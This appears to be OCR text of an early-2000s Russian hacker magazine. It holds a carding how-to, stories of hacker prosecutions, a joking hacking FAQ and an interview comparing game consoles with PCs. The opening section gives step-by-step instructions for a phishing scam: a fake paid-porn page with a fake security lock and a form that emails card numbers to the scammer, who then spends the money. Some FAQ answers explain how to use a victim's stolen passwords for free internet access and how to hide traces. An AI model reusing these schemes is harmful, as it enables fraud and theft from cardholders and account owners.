
Надо слепить демо-страницу, лучше на английском, где будет сказано, что заплатив всего 1.99 бакса за месяц, ты получишь неограниченный доступ к 25 целым и 7 десятым гигабайтов жесточайшего порно с участием трупов, кастратов, летучих мышей и прочей нечисти. Ну можно и картинку прилепить с прикрытием срамных мест знаком бакса. Все: дальше – форма. Если у твоего прова, естественно халявного, есть поддержка SSL – идеал, нет – нарисуй где-либо закрытый замок и прочую «секьюрити» – для значимости. В форме указывается поле для имени владельца карточки, ее номера и срока действия. Ставится кнопка. Под кнопку – скрипт, желательно типа «клиент-сервер» с результатом отправки данных по карте на твое мыло и выдачей сообщения: «Спасибо, все ништяк; доступ к XXX будет предоставлен после проверки вашей карты и бронирования на счету указанной суммы; срок – 2 недели» :).
А скрипт, кстати, ты можешь соорудить без проблем, прочитав статью в 7-м Х за 2000 год «Скрипт



Пример "легального" закидывания юзера рекламой у солидных контор.

для кардера», номер есть в архиве на www.xakep.ru.
Что делать дальше – не мне тебя учить: как получишь данные по кредитке – поспеши им воспользоваться. Можешь бабки в фонд мира перевести, а можешь и тонну конфет на них заказать: от «анонима» на почтовый адрес соседнего детского дома – смотря на что хватит фантазии и благородства. Главное – не жадничать: помни, не оскудеет рука дающего. И если уж и идти на криминал, то лучшее благими намерениями: пойдешь по статье со смягчающими обстоятельствами :).
Бывай!
Вечно твой,
Автор БС.





X-LIFE



Привет, дружище, сегодня в разделе, посвященном, как я уже и говорил, нелегкой хацкерской жизни, я приготовил тебе страшилки. Про то, как бедных хацкеров карают государственные органы... Уже страшно?

Андрей Баранов aka b4r4n0ff (baranoff@dz.ru)



Let`s go

Итак, сынок, далеко-далеко за океаном, в далекой-далекой Америке, живут злые американские судьи. Они только того и ждут, чтобы засадить за решетку простых американских парней, развлекающихся хаком. Вот я и решил рассказать тебе про нелегкую жизнь тех парней...

Страшилка первая — Нет наркотикам (c) Дональд Дак

Жил-был мальчик по имени Деннис Моран, и была у него хацкерская кликуха Coolio и было ему 17 лет. И не было в его тяжкой жизни никаких радостей, кроме хака и наркотиков. Обкуривался маленький Деннис травкой и начинал сайты ломать.

В ноябре 1999 года Денни поломал государственный сайт противодействия химическому оружию (THE CHEMICAL WEAPONS CONVENTION HOMEPAGE – www.cwc.gov), а потом целых два раза – сайт организации по борьбе с наркотиками D.A.R.E (Drug Abuse Resistance Education). Оба сайта были очень красиво задефейсены. Deface первого сайта я показывать не буду, чтобы не повредить твою нежную психику, да и в журнал «по морально-орально-этическим соображениям» не поставят :) (если хочешь, можешь посмотреть на www.attrition.org/mirror/attrition/coolio.html – там все дефейсы Кулио), а вот оба дефейса антинаркотического сайта хорошо видны на иллюстрациях... Мне больше всего понравился второй дефейс – картинка, на которой изображен Дональд Дак со шприцом в руке, а под ней детская песенка про Микки-Мауса (Who's the leader of the club / That's made for you and me? / M-I-C-K-E-Y M-O-U-S-E!) :)). В феврале 2000 года Кулио задефейсил сайт мегаизвестной конторы RSA, занимающейся криптованием и секьюрити. Вернее, не задефейсил в прямом смысле этого слова – Денни поменял запись для rsa.com в DNS, в результате чего все посетители редиректились на левую пагу с дефейсом. Сайтец тоже стоит видеть – у парня вообще хорошо дефейсы получаются.

Так вот, поломал Кулио 4 сайта, и вроде не было про него ничего слышно целый год. Но недавно награда нашла героя :). Деннис Моран был приговорен к девяти месяцам лишения свободы с выполнением исправительных работ. В рамках исправительных работ Денни будет обслуживать тюремные компьютеры (Америка – удивительная страна. Как классно звучит – «тюремные компьютеры...» :)). Также Дениска будет обязан выплатить по 5 тысяч долларов владельцам каждого пострадавшего от дефейсов сайта. В общем, раскошелится парень на 15 штук...



Помимо всего прочего утверждается, что Кулио ломал сайты четырех американских военных баз, однако не смог или не захотел ознакомиться с секретными документами :). А то колымить бы бедному Денни пришлось не девять месяцев, а где-то лет 10...

Страшилка вторая — Не ломайте, дети, NASA...

Ты уже начал считать, сколько копилок надо разбить, чтобы заплатить по 5 штук каждому задефейсенному тобой сайту? Молодец, иди еще раз поменяй памперсы и слушай. Во все той же далекой-далекой Америке жил-был 15-летний мальчик по имени... впрочем, имя его, кажется, знают только судьи. Широким массам он предстал, как icefist и darkness...

Пацан увлекался тем, что ломал сайты NASA. У этого буржуйского NASA вообще туева хуча сайтов с кривыми урлами типа misr.larcmo. ecs.nasa.gov, и я уже сам в них запутался, поэтому говорить, какие именно сайты у НАСА ломал darkness я не буду. Было время, когда сайты NASA ломали чуть ли не каждый день, и сам факт взлома буржуйского космического агентства был этаким эталоном хацкерской крутизны. Сейчас ситуация изменилась по двум причинам: видимо, поумнели админы, и за взломщиками NASA стали сильно охотиться правоохранительные органы.


Но наш мальчик успел войти в историю. Помимо NASA, он сломал еще и какой-то из сайтов Sandia Laboratories – известной буржуйской научной организации. На дефейсы можно полюбоваться здесь www.attrition.org/mirror/attrition/2001/01/03/antares.cmc.sandia.gov и здесь www.attrition.org/ mirror/attrition/1999/11/26/misr.larcmo.ecs.nasa.gov/.

На сайте NASA darkness повесил забавную картинку с надписью Sesame Street Hax0rz, что означает «хацкеры с улицы Сезам» :). В Sandia Laboratories хакер отметился как член группы Electric Souls.

Я думаю, ты уже понял, что недавно darkness был арестован... Парню грозит пять лет тюрьмы. На момент ареста он являлся членом группы sm0ked crew, о чьих громких дефейсах я рассказывал тебе в прошлом номере.

Страшилка третья — Are you gangsters? — No, we are Russians!

Сынок, наверное, ты уже знаешь, что такое ФБР и какие злые дяди там работают. Так



вот, недавно эти злые дяди сказали, что в стране водки и медведей ака Россия скрываются злые хакеры, атакующие американские конторы по э-коммерции...

ФБР опубликовало (www.fbi.gov/pressrm/pressrel/pressrel01/nipc030801.htm) официальное предупреждение, обращенное к владельцам сайтов, занимающихся электронной торговлей. В предупреждении говорится о повышении активности «организованных хакерских группировок» из России, Украины и других стран Восточной Европы. ФБР утверждает, что хакерские группы из xUSSR, действуя по схожему сценарию, уже атаковали более 40 компаний из 20 штатов и украли более миллиона номеров кредитных карт.

Получив всю инфу по кредам, хацкеры выходят на связь с руководством компании и начинают шантаж. Папикам конторы ненавязчиво предлагается заплатить хак-группе деньги или устроить ее к себе на работу в качестве экспертов по секьюрити. В случае отказа номера будут опубликованы в Интернете... К сожалению, ФБР не говорит об успешности шантажа :). Буржуйские чекисты подозревают, что хакеры работают в сотрудничестве с «экономическими преступниками». В качестве профилактики ФБР любезно приглашает всех посетить сайт Microsoft, в случае администрирования WIN-системы, и покачать оттуда последние патчи. Но дуракам-админам, как известно, закон не писан...

Если пойти с сайта ФБР на сайт мелкомягких друзей по ссылке, то выдается милое предупреждение о том, что ФБР не отвечает за легальность материалов, хранящихся на сервере Microsoft... ;)

Страшилка №4, последняя

Сынок, ты думал, что тебе-то бояться нечего, потому что все те страшилки, что я тебе рассказал, — про далекую Бургундию, и ты можешь спокойно творить свои грязные делишки. Не тут-то было! Надень самый водоустойчивый памперс и глотни еще панадола — я расскажу тебе недавний случай про то, как за решетку упекли питерского «хакера».

Есть в славном городе Питере провайдер со звучным названием «Адмирал Телеком». Некоторое время назад эта компания купила другого прова – «Невский линк». Чел по имени Александр Мараховский был клиентом «Невского линка» ещё до того, как пров бы куплен. Позже произошла сделка, и Мараховский оказался юзером «Алмирал-Телекома». С этого момента началась заваруха...

Мараховскому не понравилась ценовая политика «Адмирала», и он начал переписываться с руководством компании, выражая свои требования.



Через неделю ему это надоело и он начал троянить всех клиентов прова. Несколько троянов досталось клиентам «Ситилайна». Понятно, что для рассыла троянов с анонимайзера по всем известным адресам прова особых умений и мозгов не надо.

Через некоторое время за Мараховским в универ пришли ребята из ГУВД... Привели его домой и начали обыск. В ходе обыска были изъяты ноутбук и винт от домашнего компа. На винче без труда нашли троянцев. Потом милиция почитала логи аськи, в которых Мараховский наивно делился своим успехом с дружками. «Ситилайн» и «Адмирал» подали на Мараховского в суд.

Суд приговорил Мараховского к трем годам лишения свободы по статьям 272-273 УК РФ и штрафу в размере 300 МРОТ(300 раз по 100 рублей). Однако Мараховский попал под амнистию, и насушенные сухари ему так и не пригодились :). Правда, парня все равно лишили компа и ноутбука...

Все, сынок, на этом мои страшилки заканчиваются. Уже поздно, панадол ты допил, памперсы последний раз поменял, твой горшок уже звенит... Спокойной ночи, жди следующего выпуска...

Вечно твой Страшилкин.



HACK-FAQ



Horrific (hack-faq@xakep.ru)

Задавая вопросы, конкретизируй их. Давай больше данных о системе, описывай абсолютно все, что ты знаешь о ней. Это мне поможет ответить на твои вопросы, и указать твои ошибки. И не стоит задавать вопросов вроде "Как сломать www-сервер?" или вообще просить у меня "халявного" Internet'а. Я все равно не дам, я жадный :).

? Расскажите про новый вирь «Анна Курникова»

Можешь не пугаться. Анка – это всего лишь модификация безобидного интернет-червя. Распространяется он так же, как и знаменитый I-LOVE-YOU. К тебе приходит письмо с вложенным файлом AnnaKournikova.jpg.vbs. Все смотрят только на имя файла и левое расширение jpg, а про vbs забывают. Поэтому и ловят простейший Visual Basic Script. После запуска червь прописывается в реестре и рассылается с помощью адресной книги MS Outlook твоим корешам. В остальном – Анечка безобидна :). Многие утверждают, что родителем «Курниковой» был конструктор вирусов Alamar's Vbs Worms Creator, поэтому его может поймать любой антивирус с эвристическим анализом даже без пополнения базы.

? Что такое «нулевое соединиеие»?

Это когда соединяешься с провом, а скорость передачи 0 байт в секунду :). Несколько лет назад было такое понятие, как соединение через нуль-момед. Это когда два компа соединяются между собой через COM-порты. Плюс такой фишки, что спаять провод – дело пяти минут. Спаял и уже можешь 2 компа сконектить, файло перекачивать. Минусов два: скорость перекачки медленная и нет двусторонней связи (т. е. один комп ведущий, другой ведомый и только так).

? Не могли бы вы рассказать как действует XOR, и как можно расшифровать этим XOR'ом.

XOR действует примитивно. Допустим, у тебя есть двоичное число10110101. И ключ, которым ты будешь шифровать – 00111011. Теперьпобитно сравниваем единицы и нули, используя правило:

0 и 0 дают 0

1 и 1 дают 0

1 и 0 дают 1

Твой результат должен быть 10001110. Если проведёшь эту же операцию между результатом и тем же ключём, то получишь исходное число.

? Я можно сказать хакнул своего прова (получил полноценный доступ через демо-вход) как скоро он меня вычислит и что он мне сможет сделать??? Какие меры предосторожности можно предпринять?

Ох... как же надоели такие вопросы. Каждый хочет и хакнуть, и знать точное время прибытия дружественной компании оперативников. Скажем так: тебя вычислят во вторник, в 16 часов 37 минут. Приедут за тобой в среду, в 16 часов 37 минут. Ты такой ответ ждал? А вот по поводу осторожности – поздняк метаться. Если АОН у прова есть, то уже можно не осторожничать. Но так, на всякий случай, тебе стоит юзать PGP-диск, иметь UPS (это чтоб было резервное время, когда электричество в квартире отключат), установить себе всякие шредеры (софтины, которые не просто удаляют файло, а удаляют без возможности восстановления).

? Хочу спросить, как программно извлечь дискету в линуxе и как поставить/снять защиту от записи (тоже программно, не используя руки).

Для этого есть функция EjectFloppyDisk :). В качестве параметра нужно указать скорость вылета дискеты из дисковода и траекторию полёта. Эта функция работает только в Windows 94 с половиной. Ты вообще-то представляешь себе этот процесс? Как дискета должна сама вылезти из дисковода? Я такое видел только на Маках, но я не думаю, что ты счастливый обладатель яблока. Может, ты имел в виду монтирование, так для этого используют команду mount.

Для установки и снятия защиты от записи нужно передвинуть задвижку на дискете.

А почему ты не спрашиваешь, как программно вытащить проц из матери :)?

? Как можно обмануть игру, которая не идёт без CD?

Поставить эмулятор CD-ROM'а и слить туда копию CD. После этого у тебя появляется ещё один диск, который проги воспринимают как CD-ROM. Мне в этом отношении нравится Virtual CD-ROM. Прогу ты можешь найти на http://www.logicraft.com.

? Я достал пароли одной жертвы. Что мне теперь делать, а то в инет хочется!

Для начала сделай утреннюю гимнастику. После этого выпей чашечку кофе. Теперь направляйся к провайдеру жертвы и спроси, не привязываются ли логины к номеру телефона и может ли зарегистрированный пользователь подключаться с любого телефона? Если нет, то облизни средний палец и ищи другую жертву. Если может, то у тебя есть шанс ворваться в мир халявного инета. В этом случае у провайдера скорей всего отсутствуют АОНы, а это для тебя плюс.

? Можно ли программно запустить ядерную ракету, взломав военный компьютер?


Через Интернет можно только кофе сварить. Не ужели ты думаешь, что эти компьютеры подключены к сети? Зачем? Лично я даже управление моим сортиром не доверю Интернету :). С вами хакерами задолбаешся потом всю квартиру отмывать :).

? Я забыл пароль на ... Что мне делать?

Специально для тебя уже давно существует сайт http://www.passwords.ru/. Здесь валяется куча прог для восстановления паролей к архивам, офисным документам и остальной ботве. Если у тебя дырявая память, то запомни хотя бы этот адрес.

? Как можно залезть в комп, зная номер модема?

Вот!!! Человек насмотрелся американских фильмов. Это только в боевиках



компютеры включатся от нажатия клавиши ВКЛ на клавиатуре, нужную информацию находят в инете за одну минуту, серверы взламывают за пять минут и в таком духе. В реальной жизни компьютеры включаются от клавиши на мониторе :), информацию вообще не находят, а серверы не защищены :). А по номеру квартиры ты не хочешь соединится с компьютером :)?

? Я и 3 моих сообщника решили либо проникнуть под чужим пользователем, либо просто сорвать с копыт XXX сервер. Хотелось бы совет или напутствие какое-нить...

Редакция поддерживает ваше начинание и искренне желает удачи. Мы посоветовались с ребятами из Управления Р, они тоже желают вам удачи и надеются увидеть вас как можно скорее :). Советуем выйти на улицу и попросить поддержки граждан, также неплохо запустить рекламный банер в сеть linkexange, и вообще, побольше шуму, чтобы все об этом знали. Разве вы не хотите поближе познакомиться с гарными хлопцами Управления Р? Нет? Ну, тогда тихонечко удаляем письмо и никому, кроме 3-х сообщников, ничего не говорим.

? Что это за файл с расширением diz?

Такие файлы в основном хранятся в директориях инсталляторов. Открой этот файл в простом блокноте, и ты узнаешь краткую инфу об устанавливаемой проге.

? В добром инете я часто встречаюсь с такими протокольчиками, как FTP и HTTP, а вот в чём их разница, чтобы использовать их отдельно, я не понимаю.

FTP (File Transfer Protocol) – предназначен для передачи файлов. HTTP (Hyper Text Transfer Protocol) предназначен для передачи гипертекста. Конечно же, HTTP позволяет работать и с графикой и бинарниками. Действительно, в чём же разница? А в том, что FTP позволяет работать с каталогами, т. е. путешествовать по директориям и просматривать их. А самое главное – возможность закачивать файлы на сервер. В HTTP такая фишка отсутствует, чтобы твои шаловливые ручонки находились там, где им положено. Зато в HTTP есть возможность работы с «абстрактными» страницами, т. е. с несуществующими, генерируемыми на ходу (например, с помощью Perl). FTP работает только с реальными, существующими файлами.

TOP5 вопросов в рубрику HACK-FAQ

1. Как узнать IP ламера из чата?
2. Я поимел чужие пароли, что мне за это будет?
3. Как сломать сервер?
4. Я знаю IP одного чувака, что я могу с ним сделать?
5. Где взять халявного инета?

PC Games MUST DIE

Александр '2poisonS' Сидоровский (2poisonS@xakep.ru)

Так, не понял... Это кто такой заголовок придумал? Это кто его в печать пропустил??? Это что, на страницах Х, в нашем игровом разделе, в названии статьи красуется лозунг «Компьютерные игры должны умереть»??? Что за беспредел, в натуре? Это все равно что в центральном офисе M$ поснимать все портреты Б. Г. и разрисовать стены пингвинами! Та–а–ак... Будем разбираться.

Это ВОЙНА!

Ну вот мы и поймали этого отщепенца, извращенца и вообще ренегаДа. Человека, который думает, что для игр приставки подходят больше чем писюки. Человека (не знаю даже, можно ли его после этого называть человеком?), который предсказывает неминуемую кончину компьютерной гейм-индустрии и всеобщий переход на ненавистные консоли. После нескольких часов пыток раскаленным железом, расплавленным оловом и глючащими виндами, преступник сообщил нам свое имя и координаты. Знакомься: Стас Пучковский (http://megadrom.ur.ru), автор Екатеринбургской еженедельной телепередачи об играх на PC и приставках, и вообще большой эксперт в вопросах электронных игр. После того как первые признания были вырваны из него вместе с несколькими зубами, ногтями и кусками кожи на особенно чувствительных местах, допрос пошел лучше и стал напоминать непринужденную беседу.

? Начнем с наболевшего (хе-хе...) вопроса: среди «компьютерных» игроков бытует распространенное мнение, что игры для приставок отличаются от PC'шных примитивностью и низким качеством исполнения. Этот стереотип родился, скорее всего, во времена первого поколения видео-приставок, но многие люди от него не избавились и до сих пор.

СП: Это действительно стереотип. Причем я от него избавился довольно быстро, когда в свое время увидел графику игр Donkey Kong Country на Super Nintendo и Sonic на Sega Megadrive. На PC тогда такой графики (в аркадных играх) не было. Еще сильнее ситуация изменилась, когда появилась приставка Sony Playstation, обладающая великолепными трехмерными возможностями. Напомню, что никаких реальных 3D-ускорителей тогда еще не было, и компьютеры стали подтягиваться лишь с появлением первого Voodoo. Сейчас у меня есть мощный комп, приставки PSX и Dreamcast. Так вот, последняя до сих пор удивляет меня фантастической графикой, ничего подобного которой на PC я еще не видел. Хотя это несколько некорректное сравнение, потому что сталкивать в лоб игры разных жанров не совсем уместно.

? Что представляют собой современные игровые консоли (в общих чертах)? Что это за устройства, из каких частей состоят, как функционируют?

СП: Консоль — это тот же компьютер, только узкоспециализированный, игровой. То есть там точно также стоят процессоры (графические и звуковые), оперативная память, CD-Rom привод. Принципиальных отличий мало. У приставок пока нет жесткого диска (информация записывается на карточки памяти) и их невозможно апгрейдить. А учитывая, что, например, Dreamcast оснащен встроенным модемом, к нему можно подключить клавиатуру и мышь, а сама приставка через переходник работает и с компьютерным монитором, то можно сделать вывод, что сходства больше, чем различий.

Да, кстати, аргументы из серии «на приставках нельзя печатать тексты в Word'е» остаются в силе. :) Это машины только для игр.

? А теперь подробнее: какие компании выпускают сегодня игровые приставки, как называются эти консоли, чем отличаются друг от друга?

СП: Крупных игроков, делящих ежегодный 20-миллиардный пирог, немного. Sony, в первую очередь. Эта компания достигла максимального успеха, продав около 70 миллионов 32-битных приставок PSX (PSOne или просто Playstation), которые сейчас постепенно уходят в историю. Все силы брошены на развитие и раскрутку новой системы PSX2, которая, несмотря на наличие новых технологий и DVD-привод, никак не может уверенно встать на ноги.

Второе место, безусловно, занимает другая японская корпорация, Nintendo. Она, практически целиком контролирует рынок портативных игровых систем (GameBoy) и, кроме того, примерно треть рынка игровых приставок с консолью Nintendo 64. Обе эти системы уже устарели, поэтому в текущем году планируется выпустить им смену в виде более мощных и современных GameBoy Advance и Nintendo GameCube.

Третье место еще совсем недавно занимала компания Sega, однако финансовые неурядицы вынудили ее покинуть ряды производителей игровых приставок и сосредоточиться целиком на «софте». Остатки консолей Dreamcast распродаются по сниженной цене, а Sega планирует создавать игры для бывших конкурентов Sony и Nintendo.

И, наконец, в этот узкий круг, планирует вторгнуться Microsoft. В конце года запланирован старт новой системы XBox. Которая, в принципе, может составить серьезную конкуренцию японцам. Правда, предсказывать успех новичкам я бы не взялся. Слишком рано делать выводы.

? Всегда считалось, что аркады являются приоритетным (и чуть ли не единственным) жанром для приставок. Относительно недавно компьютерный игровой мир узнал, что такое консольные РПГ. Какие еще жанры прижились на приставках? Есть ли там глубокие «умные» игры типа глобальных стратегий, экономических симуляторов и т. д.

СП: На самом деле, на приставках есть игры почти всех жанров. Например, на устаревшей ныне PSX можно найти популярные PC-стратегии Warcraft 2, Ufo Enemy Unknown, почти всю серию C&C и «воргейм» Panzer General. Другое дело, что все-таки приставки более «аркадны» по своей сути, поэтому это действительно приоритетный жанр. Правда, «аркады» здесь — это очень широкий спектр, куда можно записать спортивные игры, гонки (включая авто-мотосимуляторы), файтинги (которые на PC практически отсутствуют), 3D-шутеры и многие другие игры различных, зачастую очень необычных направлений, не имеющих аналогов на PC.

Пожалуй, единственный жанр, который совсем отсутствует на игровых приставках — это хардкорные авиасимуляторы. Чего нет, того нет.

? Почему консоли последнего поколения, обладая довольно маленькой, по компьютерным меркам, вычислительной мощностью демонстрируют такой уровень графики, который ДжиФорсам даже и не снился? Почему на приставках не тормозят игры?

СП: Потому что приставки — это узкоспециализированный инструмент. Он предназначен только для одного дела, для игр. Разработчикам «железа» не надо думать о том, как система будет выполнять миллион других задач, как она будет делить приоритеты, как будет работать с сотнями драйверов различных «дивайсов» от различных производителей. Грубо говоря, соковыжималку создать проще, чем целый кухонный комбайн.

Опять же, гораздо легче жизнь и у разработчиков приставочного «софта». Они получают готовую систему, которая не будет меняться раз в полгода, где не надо обеспечивать совместимость и беспроблемную работу для всех мыслимых и немыслимых конфигураций. Работа идет гораздо быстрее и эффективнее. Зная «железо», как свои пять пальцев, разработчики постепенно «выжимают» из него все соки, оттого новые игры на той же приставке выглядят значительно лучше старых.

? Каковы перспективы развития игровых приставок? Все уже наслышаны о всяких «Коробках» и «Кубах», но не устареют ли они к моменту появления на свет?

СП: Нет, не устареют. Наоборот, поначалу они будут иметь серьезный перевес над компьютерами по части графики и скорости. Но с течением времени твой компьютер,

Все что ты хотел знать об игровых приставках, но было противно спросить

если, конечно, его регулярно апгрейдить, сможет выйти на тот же уровень, а затем и опередит нынешние приставки. Вопрос в том, когда это произойдет, сколько это будет стоить и останутся ли еще на PC хорошие игры.

? Сейчас наметилась четкая тенденция смещения акцента игровых разработчиков с платформы PC на современные консоли. Как ты думаешь, со временем приставки совсем заберут у компьютеров всех геймеров, или эти два вида платформ будут мирно сосуществовать?

СП: Не думаю, что мирно. Приставки постепенно наращивают свое преимущество. Чтобы играть на них в самые современные игры, не надо разбираться в «железе», не надо уметь настраивать компьютер, не надо возиться с патчами и драйверами, не надо тратить деньги на апгрейды, когда начинаются «тормоза». Удобство пользователя выходит на первый план. И это решающее преимущество.

Другой момент, это тот факт, что разрабатывать игры на приставки значительно проще, а приносит это занятие куда больше денег, чем аналогичная работа на PC. Лучшие приставочные хиты минимум в три-пять раз опережают самые продаваемые компьютерные блокбастеры. Поэтому многие хорошие разработчики уходят именно туда, на рынок консольных игр.

И, наконец, Microsoft. Думаю, необходимым фактором для успеха XBox будет определенное ущемление рынка PC-игр, чтобы заставить часть игроков купить новую консоль. Сделать это будет не так трудно. Достаточно будет купить эксклюзивные права на несколько ожидаемых и раскрученных «тайтлов». Например, что ты будешь делать, если Quake 4, Warcraft 3 и новый Need For Speed появятся только на XBox?

? Допустим, у меня крутой комп. Все новейшие игры летают на нем без тормозов. Неужели мне тоже пора задуматься о покупке какого-нибудь X-Box'а? Он мне нужен? Зачем?

СП: Ни зачем. :) Если ты вбухал кучу денег в новый комп, то думать о приставке тебе нет смысла. Разве что вдруг захочется поиграть в лучшую (авансом) гоночную игру Gran Turismo 3, самый безупречный файтинг Soul Calibur или погрузиться в невероятный мир Shen Mue. Дело не в технологиях, дело в играх. Именно на них надо смотреть, чтобы решать, на что потратить деньги.

? Большинство компьютерщиков скажет: я никогда не пересяду на приставку, потому что тогда я потеряю инет. А ведь онлайновые игры — самые интересные. Как у современных консолей складываются отношения с Сетью? Дружат?

СП: Дружат. Например, на Dreamcast огромной популярностью пользуется игра Phantasy Star Online. Приставка обладает встроенным модемом и позволяет без особых проблем играть в эту роскошную РПГ по Интернету, которая насчитывает уже более 200 000 подписчиков со всего мира. Другое дело, что комп это все равно не заменит, для полноценного «серфинга» он необходим, равно как и для модного ныне Counterstrike. Кстати, такой чисто «сетевой» комп может обойтись тебе в два-три раза дешевле, чем комп «игровой».

? Я хочу купить приставку, но не знаю какую. Вы можете что-то посоветовать или все зависит от того, что я хочу от своей консоли? Дайте краткий обзор доступных сейчас в России приставок с точки зрения потенциального покупателя.

СП: Да, это действительно непростой вопрос, и дать на него однозначный ответ не так просто, как кажется. Дело в том, что Sony Playstation уже устарела. Безнадежно устарела. Этой приставке больше пяти лет и за это время технологии сделали большой шаг вперед, и теперь 32-битная графика в большинстве случаев выглядит откровенно плохо. И мощные компьютеры, и Dreamcast предлагают игры с гораздо более красивой и современной графикой, так что по этому параметру PSX безнадежно проигрывает. Свой век эта система, к сожалению, уже отживает.

Второй очень серьезный минус, это тот факт, что Sony фактически прекратила поддержку своей первой игровой системы, все силы брошены на продвижение Playstation 2. В результате, количество новых игр для PSOne стремительно сокращается, и думаю, совсем скоро их производство остановится совсем. И хотя сейчас новинки появляются еще регулярно, количество по-настоящему хороших игр стремительно сокращается.

Но, у PSX есть и свои преимущества. Это, в первую очередь, огромная библиотека игр, которых насчитывается около восьмисот. Среди них есть мегахиты практически всех жанров, в которые можно играть и сейчас, потому как никто не рискнет назвать устаревшими такие шедевры, как, например, Gran Turismo 2, Tony Hawk ProSkater, Vagrant Story, серии Final Fantasy и Resident Evil. Впрочем, играть даже в отличные игры, но с такой графикой, находится все меньше желающих, поэтому покупать PSX я все-таки не советовал бы...

Другое дело — Dreamcast. Это мощная и современная игровая система, способная похвастаться самыми яркими и эффектными играми, с лучшей на сегодня графикой. Лучшие игры для этой приставки в своих жанрах легко затыкают за пояс хиты всех остальных домашних систем, включая PC и PSX2, возможности которой до сих пор не могут раскрыть на сто процентов.

Тем более DC обладает хоть и не самой большой, но чрезвычайно качественной коллекцией игр нового поколения. Практически все обозреватели и специалисты сходятся во мнении, что линейка игр для DC лучшая среди всех современных приставок. Это, например, такие гоночные хиты, как Crazy Taxi, Metropolis Street Racer, Test Drive Le Mans, Ferrari F355; лучший на сегодня триллер Resident Evil Code Veronica; потрясающие файтинги Soul Calibur и Dead or Alive 2; мощнейшие спортивные игры NHL 2k1, NBA 2k1, NFL 2k1; ролевые мегахиты Grandia 2, Phantasy Star Onilne, Skies of Arcadia; увлекательнейшие аркады Sonic Adventure, Rayman 2, Tony Hawk ProSkater 2 и многие, многие другие. Кроме того, только DC может похвастать наличием невероятно оригинальных игр, аналогов которым нет нигде. Это, например, Ecco the Dolphin, Jet Grind Radio и, возможно самая необычная и интересная игра последних лет, Shen Mue.

Недавно я бы не задумываясь рекомендовал тебе «Дримкаст», но ситуация изменилась. Как я писал ранее, компания Sega объявила о том, что она прекращает производство этой системы. Многочисленные ошибки маркетинга и ужасная рекламная кампания погубили эту великолепную консоль, ее производство прекращается, хотя оставшиеся приставки будут продаваться еще несколько месяцев.

Правда, не все так плохо. До конца года будет выпущено еще около сотни игр на DC, включая такие суперхиты, как Crazy Taxi 2, Shen Mue 2 и Sonic Adventure 2. То есть покупая приставку сейчас, ты будешь как минимум год играть в самые лучшие и современные видеоигры. Другое дело, что не каждый может позволить себе покупать приставку на один год, хочется, чтобы ее хватило на большее. Давай рассмотрим варианты.


Итак, PSX отбрасываем как устаревший и неинтересный вариант. Остается, кроме DC, еще PSX2, XBox от Microsoft и GameCube от Nintendo. Две последние появятся в мировой продаже только к концу года, а это значит, что у нас их не будет, как минимум, полтора, а то и два года. GameCube, как и Nintendo 64, вообще вряд ли появятся в России. Другое дело, Playstation 2. Эта система уже год продается по всему миру и вполне может претендовать на роль лидера. Но Sony никак не может наладить достаточное производство приставок, из-за чего наблюдается сильнейший дефицит, да и цена (в пределах 600 долларов) кусается. Тем более, ни для кого не секрет, что игры в России большей частью потребляются пиратские, а таковых для PSX2 не существует, и неизвестно, появятся они когда-нибудь или нет. Точнее, появятся наверняка, но когда, никто не знает.

Итог: Если хочешь ждать год или полтора, жди. Если, наоборот, хочешь в это время играть в отличные игры, покупай Dreamcast, пока не поздно. Альтернативы нет.

Дело закрыто. Пациента — в морг.

Н-да... Невеселая картина вырисовывается для фанатов PC-игр. Похоже, что революционный лозунг «PC ONLY AND FOREVER!» начал устаревать. Вообще-то, не хочется, чтобы наш старый добрый комп становился «побочной» игровой платформой, как, например, мобильные телефоны — для них ведь тоже игры делают. Но с другой стороны — наверное, это к лучшему. Темпы развития компьютерного железа сейчас просто не успевают за игровыми технологиями. Вернее, может и успевают, но вот ты, если конечно ты не делаешь себе каждые три месяца апгрейд на 1000 баксов, точно в этот поезд не попадешь. Так что, похоже, через несколько лет придет время, когда для работы и хака тебе понадобится один комп, а для игр — второй, заточенный именно под гамесы. Не знаю, по душе это тебе или нет, но... Лично я уже сейчас начну присматриваться к консолям. Тухлые помидоры и обвинения в предательстве всего святого можно кидать на 2poisonS@xakep.ru

Удачи!



Unreal Tournament

Репортаж с чемпа по UT среди девушек

Александр '2poison5' Сидоровский 2poison5@real.xakep.ru

